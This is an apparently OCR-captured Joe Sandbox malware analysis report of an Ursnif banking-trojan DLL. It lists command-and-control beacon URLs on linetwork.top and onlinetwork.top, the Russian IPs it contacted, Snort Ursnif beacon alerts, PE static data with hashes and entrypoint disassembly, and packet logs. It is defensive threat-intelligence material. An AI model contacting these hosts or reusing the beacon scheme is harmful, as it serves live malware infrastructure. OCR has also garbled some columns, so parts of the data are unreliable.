
Name	Malicious	Antivirus Detection	Reputation
http://linetwork.top/drew/NXo6zedpn_2B_/2BcanAQX/FnyJMATt_2F48kv6_2FGokp/FknJiZ4BPO/rcHYyBUZQ99j1sGoQ/3iqH_2FJ2MwI/44xXh3ewHre/Z3uYW8oE7cSgpQ/KoDoLpaNqGjAzcl7PDDtU/W4U8yO0BLXfpg6Fg/1LkQrB_2FwF36_2/F24Alce0F3ZlABc8fP/582wfkRmY/YYSggLyv6WiREP5aRpD7/BrtAiO3VnPYflPLClgV/qChVx2f_2BaPtkYL4DoePx/ugW_2FeHancyO/tXrlnouq/Hh9J5BBA0FEI0HWw67W05n9/zd1N.jlk	true	• Avira URL Cloud: safe	unknown
http://linetwork.top/drew/bBjlYvLPS6LWM/5hSlaVH5/Wq734Z_2BJdlJMJo3F9GITO/_2FcMitcTe/kWvqzZ_2B_2FKKbPA/PasXloBqTiXU/g_2FlZW7Y_2/B41HTf6QrjFt_2/BVrbTt4PzlSq49i2n_2Bd/eYvDRtuGLt_2Fv6B/tiuwwj_2BAQltrY/i8qwn6NTmmAuX65G3U/G0pEw9pKd/5FnOrAI7ls4u0lmSvnEp/39rOvZP_2BCYyBu8UVC/tWjDwJwf88LN44CDcCSZK_/2BvPg5_2BjQiD/eLQzVCVR/WPugjRuufv7WeRl3hdeCsRv/aT5ChRiLQy/6L.jlk	true	• Avira URL Cloud: safe	unknown
http://linetwork.top/drew/fJ29sqPsP/PB4FnwvByjBglXFYEjZ1/hXe9prWt3B5GwuDq98v/uxK6HJV9Vv2hGb4_2BzE87/_2B7cwHJr4KZl/Z2JNy_2F/FQTy6SE98GzpaP4OycRAbeK/FNb75e_2BZ/vDSt33A5GpRAp0Wp5/3sRCo7L7mC_2/FRcDNZgk7ge/0DV7I1SHotZlJK/MawMR4TykLq9DH4qoWZqU/9lh5zRf0UXFuxlAr/44doOlzEgahzUed/pTo7pwfqznm_2FNsdD/ONqwlJdhn/hTW0RFx_2FoxngXj4_2B/7VTtckioJ/RQjhyCJh.jlk	true	• Avira URL Cloud: safe	unknown
http://linetwork.top/drew/cLUzScwIGd6lPZFBgwJAB/boGs7r3rpKnEEW26/IZwhyzcbrBr1vrh/pacdkNsvfXz_2BJd7M/nIUnH5UJy/IraLufWTWWuSthVJSQnB/skwB6_2F4mYx1hncPnC/DX7TcGWo1RJRVk4zslIVLg/yTztrtFucPEpP/M0MfTI80/ZOv2XL0MhanRoGMyGX9uAoo/dmIzHKJR6c/gnzW6jLfOR7yWUymL/vvx15g4lZ4jD/aDLfgoeX_2F/HE40tKUB0xmnED/5US9_2FwaFREdlsGRoa7p/JuiKle06sqYmlLWx/l.jlk	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://onlinetwork.top/	regsvr32.exe, 00000003.00000003.61511918.0000000002B81000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000002.817169854.0000000002B81000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000004.00000003.608125586.0000000002EA4000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000004.00000002.817212768.0000000002EA4000.00000004.00000020.00020000.00000000.sdmp	true	• 12%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://onlinetwork.top/)	regsvr32.exe, 00000003.00000003.61511918.0000000002B81000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000002.817169854.0000000002B81000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://onlinetwork.top/drew/u5bDuKFkXxAro/J7u_2BcQ/WcM5Uj0RwbHtvwyTUfix6_2/BcSLCk9FBn/ntIlUfYV61xDv7	regsvr32.exe, 00000003.00000002.817169854.0000000002B81000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000002.816986286.0000000002B1A000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://linetwork.top/drew/NXo6zedpn_2B_/2BcanAQX/FnyJMATt_2F48kv6_2FGokp/FknJiZ4BPO/rcHYyBUZQ99j1sGo	rundll32.exe, 00000004.00000003.60810936 3.0000000002E94000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 004.00000002.817171123.0000000002E95000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000004.00000002.817003382.000000 0002E40000.00000004.00000020.00020000.00 000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://onlinetwork.top/M	rundll32.exe, 00000004.00000003.60812558 6.0000000002EA4000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 004.00000002.817212768.0000000002EA4000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://onlinetwork.top/drew/wmWOP2SQu9/lkwlizEoFo7LtzQm_/2FQKnjOJS7Fs/1omPLrC4w2x/K	rundll32.exe, 00000005.00000002.81718597 1.0000000002E0C000.00000004.00000010.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://linetwork.top/drew/cLUzScwIGd6lPZFBgwJAB/boGs7r3rpKnEEW26/IZwhyzcbrBr1vrh/pacdkNsvfXz_2BJd7M/	regsvr32.exe, 00000003.00000003.61505145 4.0000000002B71000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://onlinetwork.top/drew/fkPc2r0gVHV/J_2FZDZ2sHG5ME/g7AZzNZ7pG5EAQpQ0yMPw/2o1hBcleFqeXJ_2F/_2BIHR	rundll32.exe, 00000004.00000002.81726210 7.0000000002EB1000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 004.00000003.608139585.0000000002EB1000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000004.00000003.608125586.000000 0002EA4000.00000004.00000020.00020000.00 000000.sdmp, rundll32.exe, 00000004.0000 0002.817212768.0000000002EA4000.00000004 .00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://config.ed4	rundll32.exe, 00000004.00000003.60810936 3.0000000002E94000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 004.00000002.817171123.0000000002E95000. 00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://onlinetwork.top/drew/pkd6zgqwUDZasB/ZfiTcB208ordqnfSoXwRp/L_2FtDxOUhf3arTi/7kXxmpxOwIKTj9W/FF	rundll32.exe, 00000004.00000002.81707874 3.0000000002E65000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 004.00000002.817003382.0000000002E40000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://linetwork.top/7	rundll32.exe, 00000004.00000003.60813958 5.0000000002EB1000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://onlinetwork.top/drew/rlvNc0Gi62Z2w3Lq/XhEo009f5SrCecB/UqNEgSpKb_2FxSk3FP/SwVmULm50/faoxFounD5	regsvr32.exe, 00000003.00000003.61511918 1.0000000002B81000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 003.00000002.817106892.0000000002B59000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000003.00000002.817169 854.0000000002B81000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00003.00000003.615051454.0000000002B7100 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://config.edge.skype	rundll32.exe, 00000004.00000003.60810936 3.0000000002E94000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 004.00000002.817171123.0000000002E95000. 00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://linetwork.top/	rundll32.exe, 00000004.00000003.60812558 6.0000000002EA4000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 004.00000002.817212768.0000000002EA4000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000004.00000002.817112343.000000 0002E76000.00000004.00000020.00020000.00 000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
62.173.145.183	linetwork.top	Russian Federation		34300	SPACENET-ASInternetServiceProviderRU	true
31.41.44.194	onlinetwork.top	Russian Federation		56577	ASRELINKRU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	727158
Start date and time:	2022-10-21 00:24:06 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ursnif_IAT_corrected.exe.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@10/0@8/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 82% (good quality ratio 77.8%) • Quality average: 80.5% • Quality standard deviation: 28.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 13.107.42.16
- Excluded domains from analysis (whitelisted): config.edge.skype.com.trafficmanager.net, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, l-0007.l-msedge.net, arc.msn.com, config.edge.skype.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
00:25:01	API Interceptor	2x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.836151375360273
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	ursnif_IAT_corrected.exe.dll
File size:	57344
MD5:	8b52c277c63c5877c0e4ca32d1458957
SHA1:	1d64f4610c6e0af8a3e3a9d8e8b794fc1bebeef5
SHA256:	8d2f90927603c33947463dc9846dc1b7a220ea1f13dc1a0ccfe538d5f83bbfe2
SHA512:	9f7022155d4764e625fe1a6b5377eed4b2e7620a9bd03c7f5474112de30bb60b7898c5e9a325035544d01c3621bff103f6b857373d146c1f622772e1abbf1b99
SSDEEP:	768:A2KGmsx3R69vSvjyRpq63goMWPXE2bE/JVMq2LATqeeAeOu2D2wqmLiu6:wGBx3R6iApqlaPGhVMq2LpeReOb2Pmp
TLSH:	EB43E06A6F6008F7C1A3823636397795EA09132141356CD4E7970D381BDA95EEEBF313
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Xo.T.....v.....v.....n.....v.....v.....v.....Rich.....PE..L.....%c.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10001d80
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE, DLL
DLL Characteristics:	
Time Stamp:	0x632596CB [Sat Sep 17 09:43:39 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	3e85858f9f91b022a15a56437fb6f7c2

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
push ecx
mov eax, dword ptr [ebp+0Ch]
push ebx
push esi
push edi
xor edi, edi
inc edi
xor ebx, ebx

Instruction
sub eax, ebx
mov dword ptr [ebp-04h], edi
je 00007F0F88C99A41h
dec eax
jne 00007F0F88C99A8Bh
push 10004188h
call dword ptr [10003050h]
cmp eax, edi
jne 00007F0F88C99A78h
push ebx
push 00400000h
push ebx
call dword ptr [10003038h]
mov dword ptr [10004190h], eax
cmp eax, ebx
je 00007F0F88C99A0Ch
mov eax, dword ptr [ebp+08h]
mov esi, 10004198h
mov dword ptr [100041B0h], eax
mov eax, esi
lock xadd dword ptr [eax], edi
mov ecx, dword ptr [ebp+10h]
lea eax, dword ptr [ebp+0Ch]
push eax
call 00007F0F88C99316h
push eax
push 1000177Ah
call 00007F0F88C992ADh
mov dword ptr [1000418Ch], eax
cmp eax, ebx
jne 00007F0F88C99A2Bh
or eax, FFFFFFFFh
lock xadd dword ptr [esi], eax
mov dword ptr [ebp-04h], ebx
jmp 00007F0F88C99A1Fh
push 10004188h
call dword ptr [1000304Ch]
test eax, eax
jne 00007F0F88C99A10h
cmp dword ptr [1000418Ch], ebx
je 00007F0F88C999FCh
mov esi, 00002328h
push edi
push 00000064h
call dword ptr [10003044h]
mov eax, dword ptr [10004198h]
test eax, eax
je 00007F0F88C999D9h
sub esi, 64h
cmp esi, ebx
jnle 00007F0F88C999B9h
push dword ptr [1000418Ch]
call dword ptr [1000300Ch]
push dword ptr [00000000h]

Rich Headers	
Programming Language:	• [ASM] VS2008 SP1 build 30729 • [IMP] VS2008 SP1 build 30729 • [EXP] VS2008 SP1 build 30729 • [LNK] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x3570	0x4e	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x310c	0x50	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6000	0x14c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x3000	0xbc	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x16c7	0x2000	False	0.5145263671875	data	5.2662186547605145	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x3000	0x5be	0x1000	False	0.241455078125	data	2.579542966094096	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x4000	0x25c	0x1000	False	0.016357421875	Matlab v4 mat-file (little endian) *P, rows 5, columns 7, imaginary	0.0602032822141183	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.bss	0x5000	0x2dc	0x1000	False	0.1953125	data	2.0330780582319483	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.reloc	0x6000	0x8000	0x7400	False	0.9559199892241379	data	7.8057957709243295	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports

DLL	Import
ntdll.dll	_snwprintf, memset, NtQuerySystemInformation, _aulldiv, RtlUnwind, NtQueryVirtualMemory
KERNEL32.dll	SetThreadAffinityMask, CloseHandle, GetLocaleInfoA, GetSystemDefaultUILanguage, SetThreadPriority, HeapFree, Sleep, ExitThread, lstrlenW, GetLastError, VerLanguageNameA, GetExitCodeThread, HeapCreate, HeapDestroy, GetCurrentThread, SleepEx, WaitForSingleObject, InterlockedDecrement, InterlockedIncrement, HeapAlloc, GetModuleHandleA, GetModuleFileNameW, SetLastError, VirtualProtect, OpenProcess, CreateEventA, GetLongPathNameW, GetVersion, GetCurrentProcessId, TerminateThread, QueueUserAPC, CreateThread, GetProcAddress, LoadLibraryA, MapViewOfFile, GetSystemTimeAsFileTime, CreateFileMappingW
ADVAPI32.dll	ConvertStringSecurityDescriptorToSecurityDescriptorA

Exports


Name	Ordinal	Address
DllRegisterServer	1	0x10001c50

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.413.107.42.164 9715802033204 10/21/22-00:25:18.871319	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49715	80	192.168.2.4	13.107.42.16
192.168.2.413.107.42.164 9747802033204 10/21/22-00:27:40.718067	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49747	80	192.168.2.4	13.107.42.16
192.168.2.413.107.42.164 9718802033204 10/21/22-00:25:20.730105	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49718	80	192.168.2.4	13.107.42.16
192.168.2.413.107.42.164 9747802033203 10/21/22-00:27:40.718067	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49747	80	192.168.2.4	13.107.42.16
192.168.2.462.173.145.18 349742802033203 10/21/22-00:27:12.300672	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49742	80	192.168.2.4	62.173.145.183
192.168.2.462.173.145.18 349742802033204 10/21/22-00:27:12.300672	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49742	80	192.168.2.4	62.173.145.183
192.168.2.413.107.42.164 9711802033203 10/21/22-00:25:09.002887	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49711	80	192.168.2.4	13.107.42.16
192.168.2.48.8.8.8594445 32023883 10/21/22-00:25:29.478642	UDP	2023883	ET DNS Query to a *.top domain - Likely Hostile	59444	53	192.168.2.4	8.8.8.8
192.168.2.413.107.42.164 9711802033204 10/21/22-00:25:09.002887	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49711	80	192.168.2.4	13.107.42.16
192.168.2.48.8.8.8589145 32023883 10/21/22-00:27:11.884556	UDP	2023883	ET DNS Query to a *.top domain - Likely Hostile	58914	53	192.168.2.4	8.8.8.8
192.168.2.413.107.42.164 9719802033203 10/21/22-00:25:23.881073	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49719	80	192.168.2.4	13.107.42.16
192.168.2.462.173.145.18 349743802033203 10/21/22-00:27:20.607846	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49743	80	192.168.2.4	62.173.145.183
192.168.2.462.173.145.18 349743802033204 10/21/22-00:27:20.607846	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49743	80	192.168.2.4	62.173.145.183
192.168.2.462.173.145.18 349744802033204 10/21/22-00:27:22.814108	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49744	80	192.168.2.4	62.173.145.183
192.168.2.413.107.42.164 9748802033203 10/21/22-00:27:42.910400	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49748	80	192.168.2.4	13.107.42.16
192.168.2.413.107.42.164 9746802033204 10/21/22-00:27:32.445316	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49746	80	192.168.2.4	13.107.42.16
192.168.2.413.107.42.164 9748802033204 10/21/22-00:27:42.910400	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49748	80	192.168.2.4	13.107.42.16
192.168.2.462.173.145.18 349744802033203 10/21/22-00:27:22.814108	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49744	80	192.168.2.4	62.173.145.183
192.168.2.462.173.145.18 349745802033204 10/21/22-00:27:25.963477	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49745	80	192.168.2.4	62.173.145.183

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 21, 2022 00:25:29.918468952 CEST	49720	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:25:33.074470997 CEST	49720	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:25:39.090687990 CEST	49720	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:25:39.379411936 CEST	49721	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:25:41.311271906 CEST	49722	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:25:42.372112989 CEST	49721	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:25:44.325324059 CEST	49722	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:25:44.510185957 CEST	49723	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:25:47.513168097 CEST	49723	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:25:48.372597933 CEST	49721	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:25:50.404005051 CEST	49722	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:25:53.529212952 CEST	49723	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:27:12.204819918 CEST	49742	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:12.263849974 CEST	80	49742	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:12.263995886 CEST	49742	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:12.300672054 CEST	49742	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:12.361299992 CEST	80	49742	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:12.361354113 CEST	80	49742	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:12.361531019 CEST	49742	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:12.396564960 CEST	49742	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:12.455626965 CEST	80	49742	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:20.546178102 CEST	49743	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:20.606978893 CEST	80	49743	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:20.607181072 CEST	49743	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:20.607846022 CEST	49743	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:20.668095112 CEST	80	49743	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:20.668124914 CEST	80	49743	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:20.668193102 CEST	49743	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:20.668384075 CEST	49743	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:20.729041100 CEST	80	49743	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:22.748816013 CEST	49744	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:22.807856083 CEST	80	49744	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:22.808012962 CEST	49744	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:22.814107895 CEST	49744	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:22.872728109 CEST	80	49744	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:22.872811079 CEST	80	49744	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:22.873013020 CEST	49744	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:22.873074055 CEST	49744	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:22.931992054 CEST	80	49744	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:25.901638985 CEST	49745	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:25.962555885 CEST	80	49745	62.173.145.183	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 21, 2022 00:27:25.962951899 CEST	49745	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:25.963476896 CEST	49745	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:26.023914099 CEST	80	49745	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:26.023978949 CEST	80	49745	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:26.024106979 CEST	49745	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:26.024324894 CEST	49745	80	192.168.2.4	62.173.145.183
Oct 21, 2022 00:27:26.084299088 CEST	80	49745	62.173.145.183	192.168.2.4
Oct 21, 2022 00:27:52.484318018 CEST	49750	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:27:55.492575884 CEST	49750	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:28:00.769026995 CEST	49751	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:28:01.493290901 CEST	49750	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:28:02.951421976 CEST	49752	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:28:03.774499893 CEST	49751	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:28:05.946647882 CEST	49752	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:28:06.140753984 CEST	49753	80	192.168.2.4	31.41.44.194
